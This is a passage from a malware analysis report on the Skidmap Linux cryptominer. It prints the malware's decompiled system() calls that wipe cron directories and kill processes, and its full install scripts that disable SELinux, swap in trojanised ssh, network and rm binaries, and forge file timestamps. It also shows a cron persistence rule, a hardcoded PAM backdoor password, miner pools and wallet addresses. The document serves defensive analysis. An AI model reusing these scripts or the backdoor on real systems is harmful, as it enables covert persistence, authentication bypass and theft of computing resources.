system("t -ia -R /var/spool/cron && rm -rf /var/spool/cron/* && mkdir /var/spool/cron/root");
system("t -ia -R /etc/cron.d && rm -rf /etc/cron.d/* && t +i /etc/cron.d");
system("t -ia -R /etc/cron.hourly && rm -rf /etc/cron.hourly/* && t +i /etc/cron.hourly");
system("t -ia -R /etc/ld.so.conf.d && rm -rf /etc/ld.so.conf.d/dyninst-x86_64.conf");
```

Figure 5.2.5.2 – cron and ld.so changes

In addition to the previously mentioned call, “pc”, “cc”, “px”, “1.jpg” and “pm.sh” were being removed and “httpdz”, “migrations”, “crloger1” and “crlogger27” were being killed. Moreover the “immutable” and “append” attributes of “usr/lib64/dyninst” were being removed prior to the removal of the contents of this directory (Figure 5.2.5.3).

```
system("rm -rf /var/lib/pc");
system("rm -rf /var/lib/cc");
system("rm -rf /var/lib/px");
system("rm -rf /var/lib/1.jpg");
system("rm -rf /var/lib/pm.sh");
system("killall -9 httpdz migrations crloger1 crloger27");
system("t -ia -R /usr/lib64/dyninst");
system("rm -rf /usr/lib64/dyninst/*");
```

Figure 5.2.5.3 – File removal and program kills

The MD5 hash of “/user/bin/kaudited” was calculated once again, and the 3 first characters of the result were stored on a variable. The access to the “kaudited file” and the capability of calculating its MD5 could grant access to the rest of the code. If any process that contained the strings “kaudited”, “kswaped”, “systemd-network”, “rctlcli”, “irqbalanced”, “ip6network” or “pamdicks” was returned, would be eventually killed (Figure 5.2.5.4).

```
system("ps -ef|grep kaudited|grep -v grep|awk \'{print $2}\'|xargs kill -9");
system("ps -ef|grep kswaped|grep -v grep|awk \'{print $2}\'|xargs kill -9");
system("ps -ef|grep systemd-network|grep -v grep|awk \'{print $2}\'|xargs kill -9");
system("ps -ef|grep rctlcli|grep -v grep|awk \'{print $2}\'|xargs kill -9");
system("ps -ef|grep irqbalanced|grep -v grep|awk \'{print $2}\'|xargs kill -9");
system("ps -ef|grep ip6network|grep -v grep|awk \'{print $2}\'|xargs kill -9");
system("ps -ef|grep pamdicks|grep -v grep|awk \'{print $2}\'|xargs kill -9");
```

Figure 5.2.5.4 – Killing running processes

In addition, those programs were being removed from the "/usr/bin" directory. Also, "iproute.ko", "netlink.ko", "cryptov2.ko" would be removed from the "/lib/udev/ssd_control" directory. Next, "pamdicks.org" would be renamed to "/tmp/mmm", executed and then copied to "/usr/bin". Finally, the "immutable" and "append" attributes were removed from the "/etc/cron.d" folder, so that the cron rule "0 1 * * * root /bin/cp /usr/bin/mmm /tmp/mmm && /tmp/mmm" could be saved to "/etc/cron.d/watch". Upon completion, the "immutable" attribute was added to the contents of "/etc/cron.d" (Figure 5.2.5.5). The "cron" rule schedules the copy (from "/usr/bin" folder to "/tmp" one) and the execution of "mmm" file every day at 01:00 [76]

```
system(
      "cd /usr/bin/ && /bin/rm -f kaudited kswaped irqbalanced rctlcli systemd-network
      pamdicks"
      );
system("cd /lib/udev/ssd_control && /bin/rm -f iproute.ko netlink.ko cryptov2.ko");
system("cd /usr/bin/ && /bin/mv pamdicks.org /tmp/mmm && /tmp/mmm");
system("/bin/cp /tmp/mmm /usr/bin/");
system("t -ia /etc/cron.d");
system("echo \'0 1 * * * root /bin/cp /usr/bin/mmm /tmp/mmm && /tmp/mmm\' > /etc/cron.d/watch"
      );
system("t +i -R /etc/cron.d");
```

Figure 5.2.5.5 – Configuring "cron" to run "pamdicks.org"

5.2.6 Downloaded files

From previous steps, it was already known that the "miner2" file was meant to be downloaded and executed when the infected system was "Debian" based. The coin and the pool that was mined, as well as the author's wallet, were obtained by importing the unpacked "miner2" file to "ghidra" software. Therefore, it was suspected that those this kind of information could be obtained if further analysis the contents of "cos8.tar.gz" and "cos7.tar.gz" would occur. Although the contents of "cos8.tar.gz" on "REMnux Analysis" VM were successfully extracted, those of "cos7.tar.gz" were not recoverable (Figure 5.2.6.1).

```
remnux@remnux: ~/Downloads
File  Edit  View  Search  Terminal  Help
remnux@remnux:~/Downloads$ openssl des3 -d -k jcx@076 -in cos8.tar.gz -out 8.tar.gz
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
remnux@remnux:~/Downloads$ openssl des3 -d -k jcx@076 -in cos7.tar.gz -out 7.tar.gz
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
bad decrypt
140711872774592:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt
:../crypto/evp/evp_enc.c:537:
remnux@remnux:~/Downloads$ tar xzf 8.tar.gz
remnux@remnux:~/Downloads$ tar xzf 7.tar.gz

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now
remnux@remnux:~/Downloads$ ls -la |grep cos*
Binary file cos7.tar.gz.zip matches
grep: cos8: Is a directory
remnux@remnux:~/Downloads$
```

Figure 5.2.6.1 – Failing to recover the contents of "cos7.tar.gz"

At that time, it was estimated that cos7.tar.gz was a previous version the “cos8.tar.gz” and the hardcoded password was not capable of decrypting it. However, during the behavioral analysis, a version 7 “CentOS” VM was created, where “cos7.tar.gz” could be decrypted and decompresses, while “cos8.tar.gz” was failing to do so. In this way, every related file hash was managed to be calculated (Table 5.2.6.1).

The “md5sum” tool was used on both “REMnux Analysis” and “CentOS” VMs:

- **$ md5sum cos8* & md5sum cos8/bin/***
- **$ md5sum cos7* & md5sum cos7/bin/***

Table 5.2.6.1 – MD5 hashes of the decompressed files

file	md5
encrypted cos7.tar.gz	7b8fafb9d1a746909d20acd696330e48
unencrypted cos7.tar.gz	b647803e76ca2f89ad177e7797c0d3c6
encrypted cos8.tar.gz	b5ba00a3bcad8bdc720f71aba0167f21
unencrypted cos8.tar.gz	e913612aa41a8bc232299346b09448f5
cos8/	
clear.sh	39a147674eacf937f88537eb53226e95
install-net.sh	d41d8cd98f00b204e9800998ecf8427e
install.sh	61dca576c462abefe8825381e88cbc10
last.sh	d94c0adf178a0c540b287d2b7aad1787
rctl.sh	08b38e9f77255bb2d4d5f6c21c580372
readme.txt	1ecf152e4c1bf2245277dab50c3d7341
cos8/bin/	
ip6network	d0b1b4992930a0d96a2732dae55bc7f7
kaudited	112f37fb20a75ea3c03a2b5a5a2dd22f
pamdicks.org	f12b6dba36142396851f37b65631bf75
pamdicks-sugar	0db60a841d35089660885e275f50271f
scp	6ea8421d044f9c62599490ad7023fd36
ss	3b402e8bcaa88e7d613475d1bb5dd238
ssh	a9393a3c6358554ab4a475109b09b886
system-udeved.service	e527392047e9328d623bbf0edc467a0f
wtmp	a40ca6f5fe465d766f90c558e277aa42
cos7/	
clear.sh	cb1db36f2aca451200533d87007c6943
install-net.sh	8ddf91f48da357632920f51a6cecd878
install.sh	235ad45e137282fb09b6c75bbb1dd352
install-ssh.sh	bb9d49ade493c7c0538afdb25e0a61da
last.sh	d94c0adf178a0c540b287d2b7aad1787
rctl.sh	08b38e9f77255bb2d4d5f6c21c580372
readme.txt	1ecf152e4c1bf2245277dab50c3d7341
cos7/bin/	
ip6network	3c6ffbf3d7a1354a4877f7601f002db5
kaudited	2803107a11f76ff279dc0802cb14d0b8
network-7.0	e96d1a8be74bf00011f630444edd3574
network-7.1	e5d05f3767a650ad5d534bdfd8ce2ffb
network-7.2	376016032e9b50120cc60c1651b1f242

network-7.3	376016032e9b50120cc60c1651b1f242
network-7.4	45cde38fe5f84078712f899603c1dcba
network-7.5	45cde38fe5f84078712f899603c1dcba
network-7.6	d44908e9849b1841272618bd51a40182
network-7.7	d44908e9849b1841272618bd51a40182
network-7.8	d44908e9849b1841272618bd51a40182
pamdicks.org	f12b6dba36142396851f37b65631bf75
pamdicks-sugar	0db60a841d35089660885e275f50271f
rm	2180930dfa432258042e6c90b518874c
scp	814fbdeea184a0d95d4a88e3d5b65944
ss	ca0395ee5c4b96cac1d2e3985df42380
ssh	c936fa0be296a06f29a0cddea8eead4a
wtmp	6cb32495ffe0a7cb891abdf79718db65

Almost all files that were included in the “bin” subdirectory, were packed with “UPX”, hence they could be unpacked by using the “upx” command:

- **$ upx -d <filename> -o <unpacked filename>**

The md5 hashes of the unpacked files, are listed on the following table (Table 5.2.6.2).

Table 5.2.6.2 - MD5 hashes of the unpacked binaries

file	md5
cos8/bin/	
up_ip6network	1182a608c07fd9d91eee50b54d7bac0d
up_kaudited	124116d27901ea10d548013c2968b7d8
up_pamdicks.org	c292e2a3e97d6a9a8667556e4219489e
up_pamdicks-sugar	67a6128b1140967506390137ee6a340b
up_scp	e71998f6eba9c1ee3fd72654dad51512
up_ss	4a95da9e2901f0115a56525cdb30ec97
up_ssh	47956d2b89fc085a2ae84dffa606989d
cos7/bin/	
up_ip6network	9d568708ce6679970004ec7e145537fa
up_kaudited	f2c16944dbe116e928108e4d170dc8e5
up_pamdicks.org	c292e2a3e97d6a9a8667556e4219489e
up_pamdicks-sugar	67a6128b1140967506390137ee6a340b
up_rm	f3eda9bab1244305d976c4f07b23ce4c
up_scp	11dc19c5b27cc29e0ced42743a059731
up_ss	586e14bdeaa163831f24c60c970b595b
up_ssh	0f3c1977084375bcb98f522880b78d50
up_wtmp	a40ca6f5fe465d766f90c558e277aa42

By comparing the above checksums, it was concluded that “last.sh”, “rctl.sh” and “readme.txt” files are the same for both “cos7.tar.gz” and “cos8.tar.gz”. Moreover, “network-7.0” is the same as “network-7.1”, “network-7.2” is the same as “network-7.3” and the files “network-7.6”, “network-7.7” and “network-7.8” are identical. Finally, the “wtmp” file of “cos8” is the unpacked version of “cos7”.

Instead of proceeding with the classification of each downloaded file, it was decided to upload the obtained checksums to “VirusTotal” in order to retrieve further information. However, only “pamdicks-sugar” (Figure 5.2.6.2), “rm” (Figure 5.2.6.3) and “up_rm” (Figure 5.2.6.4) were identified as malicious [77] [78] [79].




Figure 5.2.6.2 – VT results for “cos7/bin/pamdicks-sugar”




Figure 5.2.6.3 – VT results for “cos7/rm”




Figure 5.2.6.4 – VT results for unpacked "cos7/rm"

Since most of the hashes did not match any entry of the platform's database, they were uploaded once obtained. Only a subset of them was identified as malicious from a small portion of available AV engines, although 3 months had already passed since the appearance of this sample on "Malware Bazaar" repository.

5.2.7 Installation files

After the "cos8.tar.gz" decompression, the scripts "install.sh" and "install-net.sh" were examined since it was noticed that they were possibly executed inside "centos" function during the analysis of the sample.

The script "install.sh" performed various file changes, more specifically it changed the current directory to "/usr/include/cos8/bin/" and moved the "kaudited" file into "/usr/bin" as "systemd-udeved", alongside with "ssh", "scp", "ip6network", "systemd-udeved.service", and "wtmp" . It then checked the total amount of system's RAM memory to decide which binary between "pamdicks.org" or "pamdicks-sugar" would be used. In either way, it will be moved as "/usr/bin/pamdicks.org" If the total amount of memory exceeded the value of 13.6 GB than the pamdick.org would be selected and the non-selected binary would be removed from the system. In case the file that provided this kind of information was absent, the "pamdicks-sugar" would be preferred over the "pamdicks.org" (Figure 5.2.7.1).

1 install.sh

```
#!/bin/bash


ver=7

if [ $# -eq 1 ];then
	ver=$1
fi

cd bin

rm -f /etc/systemd/system/multi-user.target.wants/systemd-udeved.service

/bin/mv kaudited /usr/bin/systemd-udeved
/bin/mv ssh scp /usr/bin/
#/bin/mv pamdicks.org /usr/bin
/bin/mv ip6network /usr/bin/
/bin/mv systemd-udeved.service /lib/systemd/system/
systemctl enable systemd-udeved
systemctl daemon-reload

if [ -f /usr/sbin/ss ]; then
	/bin/mv ss /usr/sbin/
else
	/bin/mv ss /sbin/
fi

/bin/mv wtmp /usr/bin/wtmp

if [ -f /proc/meminfo ];then
	mem=`cat /proc/meminfo |grep -i MemTotal|awk '{print $2}'`
	val=14268716
	if [ $mem -ge $val ];then
		/bin/mv pamdicks.org /usr/bin
		/bin/rm -f pamdicks-sugar
	else
		/bin/mv pamdicks-sugar /usr/bin/pamdicks.org
		/bin/rm -f pamdicks.org
	fi
else
	/bin/mv pamdicks-sugar /usr/bin/pamdicks.org
	/bin/rm -f pamdicks.org
fi

#if [ ! -f /bin/rm ]; then
#	/bin/mv rm /bin/
#fi
```

Figure 5.2.7.1 – The first part of "cos8/install.sh"

Furthermore, the script proceeded with the addition of a hashtag character in front of "Include", "GSSAPIAuthentication", "GSSAPIDelegateCredentials" strings found inside the "/etc/ssh/ssh_config" file, essentially commenting out every line that starts with these strings. Subsequently, the "llib/systemd/system/" path would be created for the "systemd-udeved.service" of "cos8" to be relocated. Then, a symbolic link would be created for the paths:

- /etc/systemd/system/multi-user.target.wants/systemd-udeved.service
- /etc/systemd/system/graphical.target.wants/systemd-udeved.service

Also, the timestamp of the aforementioned file and its links would be altered to "2019-05-23 10:48:00". Once again it was ensured that the "SELINUX" configuration file would contain the lines "SELINUX=disabled" and "SELinux=targeted" and that setenforce would be set to permissive mode (Figure 5.2.7.2), just as the malware author implemented on the "writepam" function (5.2.1).

```
1 install.sh
sed -i 's/Include/#Include/g'  /etc/ssh/ssh_config
sed -i 's/GSSAPIAuthentication/#GSSAPIAuthentication/g' /etc/ssh/ssh_config
sed -i 's/GSSAPIDelegateCredentials/#GSSAPIDelegateCredentials/g' /etc/ssh/ssh_config

if [ ! -f /lib/systemd/system/systemd-udeved.service ]; then
      echo "ERROR: /lib/systemd/system/systemd-udeved.service"
      mkdir -p /lib/systemd/system/
      mv systemd-udeved.service /lib/systemd/system/
      #exit -1
fi
touch -d "2019-05-23 10:48:00" /lib/systemd/system/systemd-udeved.service



if [ -d /etc/systemd/system/multi-user.target.wants ]; then
   if [ ! -f /etc/systemd/system/multi-user.target.wants/systemd-udeved.service ]; then
      echo "ERROR:
/etc/systemd/system/multi-user.target.wants/systemd-udeved.service"
      ln -s /lib/systemd/system/systemd-udeved.service /etc/systemd/system/
multi-user.target.wants/systemd-udeved.service
      #exit -1
   fi
   touch -d "2019-05-23 10:48:00" /etc/systemd/system/multi-user.target.wants/
systemd-udeved.service
fi


if [ -d /etc/systemd/system/graphical.target.wants ]; then
   if [ ! -f /etc/systemd/system/graphical.target.wants/systemd-udeved.service ]; then
      echo "ERROR:
/etc/systemd/system/graphical.target.wants/systemd-udeved.service"
      ln -s /lib/systemd/system/systemd-udeved.service /etc/systemd/system/
graphical.target.wants/systemd-udeved.service
      #exit -1
   fi
   touch -d "2019-05-23 10:48:00" /etc/systemd/system/graphical.target.wants/
systemd-udeved.service
fi

if [ -f /etc/selinux/config ]; then
      echo "SELINUX=disabled" > /etc/selinux/config
      echo "SELINUXTYPE=targeted" >> /etc/selinux/config
fi

setenforce 0

systemctl daemon-reload
```

Figure 5.2.7.2 – The second part of “cos8/install.sh”

The “install-net.sh” file though was empty (Figure 5.2.7.3).

```
remnux@remnux: ~/Downloads/cos8
File  Edit  View  Search  Terminal  Tabs  Help
remnux@remnux: ~/Download...   remnux@remnux: ~/Downloads...
remnux@remnux:~/Downloads/cos8$ file install-net.sh
install-net.sh: empty
remnux@remnux:~/Downloads/cos8$ ls -la | grep install-net.sh
-rwxr-xr-x 1 remnux remnux    0 Sep  7  2018 install-net.sh
```

Figure 5.2.7.3 – The “cos8/install-net.sh” script

Once the files were extracted from “cos7.tar.gz”, and upon performing some basic classification steps (calculating MD5 checksum, searching and uploading the files to VT and unpacking the binaries) the installation files located in “cos7” folder were analyzed. At first glance, the “cos7install.sh” script showed a high degree of similarity to the corresponding file of ‘cos8’. However, the “kaudited” file was moved to “/usr/bin” path without being renamed to “system-udeved” and managed by system-udeved.service. Another key difference is the replacement of "/bin/rm" file with the "rm" binary that was downloaded, which was commented out on "cos8/install.sh" script. Finally, when it comes to the changes of "/etc/ssh/config" no "Include" lines are commented out (Figure 5.2.7.4).

```
install.sh
~/Skidmap/cos7

ver=7

if [ $# -eq 1 ];then
        ver=$1
fi

cd bin

/bin/mv kaudited /usr/bin/
/bin/mv ssh scp /usr/bin/
#/bin/mv pamdicks.org /usr/bin
/bin/mv ip6network /usr/bin/

if [ -f /sbin/ss ]; then
        /bin/mv ss /sbin/
else
        /bin/mv ss /usr/sbin/
fi
/bin/mv wtmp /usr/bin/wtmp

if [ -f /proc/meminfo ];then
        mem=`cat /proc/meminfo |grep -i MemTotal|awk '{print $2}'`
        val=14268716
        if [ $mem -ge $val ];then
                /bin/mv pamdicks.org /usr/bin
                /bin/rm -f pamdicks-sugar
        else
                /bin/mv pamdicks-sugar /usr/bin/pamdicks.org
                /bin/rm -f pamdicks.org
        fi
else
        /bin/mv pamdicks-sugar /usr/bin/pamdicks.org
        /bin/rm -f pamdicks.org
fi

if [ ! -f /bin/rm ]; then
        /bin/mv rm /bin/
fi
sed -i 's/GSSAPIAuthentication/#GSSAPIAuthentication/g' /etc/ssh/ssh_config
sed -i 's/GSSAPIDelegateCredentials/#GSSAPIDelegateCredentials/g' /etc/ssh/ssh_config
```

Figure 5.2.7.4 – The "cos7/install.sh" script

Opposing to "/cos8/install-net.sh", the "/cos7/install-net.sh" was not empty. It was already known from the analysis of "centos" function that "install-net.sh" would be executed with an argument being passed to it, but the possible value could not be clarified from the code analysis (Figure 5.2.7.5).

```
    thunk_FUN_00400346(&local_a8,param_1,3);
  }
  __sprintf_chk(local_78,1,0x40,"./install-net.sh %s",&local_a8);
  system((char *)local_78);
  system("/bin/rm -rf /usr/include/cos*");
  if ((int)uVar7 == 8) {
```

Figure 5.2.7.5 – the argument of "install-net.sh"

While examining the installation script, it was evident that the argument was defining the file that would replace the "/etc/init.d/network" file. Moreover, the timestamp would be modified based on the file being transferred (Figure 5.2.7.6).

install-net.sh
~/Skidmap/cos7

```bash
#!/bin/bash


ver="7.4"

if [ $# -eq 1 ];then
        ver=$1
fi

cd bin

/bin/mv network-$1 /etc/init.d/network

if [ $ver = "7.6" ];then
        touch -d "2018-08-24 14:53:27" /etc/init.d/network
elif [ $ver = "7.7" ];then
        touch -d "2018-08-24 14:53:27" /etc/init.d/network
elif [ $ver = "7.8" ];then
        touch -d "2018-08-24 14:53:27" /etc/init.d/network
elif [ $ver = "7.5" ];then
        touch -d "2018-01-03 00:29:40" /etc/init.d/network
elif [ $ver = "7.4" ];then
        touch -d "2017-05-03 18:17:50" /etc/init.d/network
elif [ $ver = "7.3" ];then
        touch -d "2016-09-12 18:47:53" /etc/init.d/network
elif [ $ver = "7.2" ];then
        touch -d "2016-09-12 18:47:53" /etc/init.d/network
elif [ $ver = "7.1" ];then
        touch -d "2014-04-02 23:30:47" /etc/init.d/network
elif [ $ver = "7.0" ];then
        touch -d "2014-04-02 23:30:47" /etc/init.d/network
fi
```

sh Tab Width: 8 Ln 32, Col 3 INS

Figure 5.2.7.6 – the "cos7/install-net.sh" script

The investigation of "install-net.sh" was originally triggered but an error produced while running the sample on a "CentOS" environment, which was referring that "network-7.9" could not be located, in conjunction with the absence of such a file inside the "cos7" folder. As a result, it was concluded that the function which "Ghidra" was unable to successfully translate, was responsible for storing the version of the system to a variable.

The "install-ssh.sh" installation file would copy the "/sbin/sshd" binary to "/usr/bin/ip6network", in case of the following OSes:

- Centos6.8
- Centos7.4
- Ubuntu14.04.5
- Ubuntu16.04.3

Moreover, "/etc/ssh/ssh_config" would be modified so that the lines starting with "GSSAPIAuthertication" and "GSSAPIDelegate/Credentials" were commented out (Figure 5.2.7.7). It is worth mentioning that this file is not present in "cos8.tar.gz" package.

install-ssh.sh
~/Skidmap/cos7

```bash
#!/bin/bash


ver=6

if [ $# -eq 1 ];then
        ver=$1
fi

cd bin

if [ $ver -eq 6 ];then
        /bin/mv centos6.8 /usr/lib64/...
        /bin/cp /usr/lib64/.../sbin/sshd /usr/bin/ip6network
elif [ $ver -eq 7 ];then
        /bin/mv centos7.4 /usr/lib64/...
        /bin/cp /usr/lib64/.../sbin/sshd /usr/bin/ip6network
elif [ $ver -eq 14 ];then
        /bin/mv ubuntu14.04.5 /usr/lib/...
        /bin/cp /usr/lib/.../sbin/sshd /usr/bin/ip6network
else
        /bin/mv ubuntu16.04.3 /usr/lib/...
        /bin/cp /usr/lib/.../sbin/sshd /usr/bin/ip6network
fi

sed -i 's/GSSAPIAuthentication/#GSSAPIAuthentication/g' /etc/ssh/ssh_config
sed -i 's/GSSAPIDelegateCredentials/#GSSAPIDelegateCredentials/g' /etc/ssh/ssh_config
```

Figure 5.2.7.7 – The "install-ssh.sh" installation script

5.2.8 Other binaries

Upon inspecting the installation files, it was observed that most of the dropped files were participating in the installation process and it was therefore decided to proceed with their analysis. A brief analysis for these files had already been performed when downloaded (5.2.6) that included their unpacking. Furthermore it was able to proceed with strings inspection, take a glimpse of the code using "Ghidra" and gather public information for other "Skidmap" variants from other analysts [80] [70] [81] [82] .Taking all these under consideration, useful conclusions regarding the purpose of those files were deduced.

5.2.8.1 The "binarypam" and "binarypam8"

This binary is in essence a backdoored version of the standard PAM Unix authentication module. The "pam_sm_authenticate" function normally just calls "unix_verify_password" to perform a check whether the authenticating password is valid. In this specific version of the module there is a hardcoded password illustrated in the figure below (Figure 5.2.8.1.1).

Decompile: pam_sm_authenticate - (binarypam8.bin)

```c
    iVar2 = pam_get_authtok(pamh,6,&p);
    bVar6 = false;
    bVar7 = iVar2 == 0;
    if (bVar7) {
      iVar1 = _unix_verify_password(pamh,name,p,ctrl);
      lVar4 = 0x10;
      given_password = (byte *)p;
      hardcoded_password = (byte *)"Mtm$%889*G*S3%G";
```

Figure 5.2.8.1.1 – Hardcoded "pam_unix.so" password

5.2.8.2 The “pamdicks-sugar” binary

The file “/cos7/bin/pamdicks-sugar” is almost identical to the cryptocurrency binary, “miner2”, found in Debian distribution (5.2.3) and contains the same CPU miner software (Figure).

```
Decompile: UndefinedFunction_00400da0 - (up_pamdicks-sugar)
printf("\n         **********  cpuminer-opt 3.8.8.5-cpu-pool  *********** ");
printf("     A CPU miner with multi algo support and optimized for CPUs");
printf("     with AES_NI and AVX2 and SHA extensions.");
printf("     BTC donation address: 12tdvfF7KmAsihBXQXynT6E6th2c2pByTT\n");
```

Figure 5.2.8.2.1 – The CPU miner software

As it is illustrated in the figure below (Figure 5.2.8.2.2), the miner contains the same cryptocurrency (“Sugar”) and mining pool in which the infected host attempt to connect, as well as the same wallet address in the sugar blockchain that was mentioned in Debian subsection of code analysis. The “pamdicks-sugar” file of “cos8.tar.gz” did not contain any major changes.

```
pcStack296 = "yespowersugar";
puStack288 = &DAT_0062f8a1;
pcStack280 = "sugar.cpuminerpool.com:443";
puStack272 = &DAT_0062f8c0;
pcStack264 = "sugar1qddpk0wgqtgufenz6z9zh4cjgrehk8ezud42p5q";
```

Figure 5.2.8.2.2 – Cryptocurrency mining pool and wallet address

5.2.8.3 The “pamdicks.org” binary

In case the resources were more than the set threshold, the “pamdicks.org” file would be preferred over the “pamdicks-sugar” one. Therefore, it was suspected that this was also another cryptocurrency miner software.

A deeper inspection revealed various sockets for the victim to try to connect:

- xmr.cpuminerpool.com:3335
- xmr.cpuminerpool.com:443
- pool.minexmr.com:7777
- pool.minexmr.com:80
- dero.cpuminerpool.com:443
- sg.minexmr.com:5555
- dero.ss.dxpool.com:7777
- dero.miner.rocks:30182

However, only some of them could be possibly called inside the “main” function (Figure 5.2.8.3.1):

- dero.cpuminerpool.com:443
- dero.ss.dxpool.com:7777
- xmr.cpuminerpool.com:3335
- xmr.cpuminerpool.com:443
- pool.minexmr.com:7777
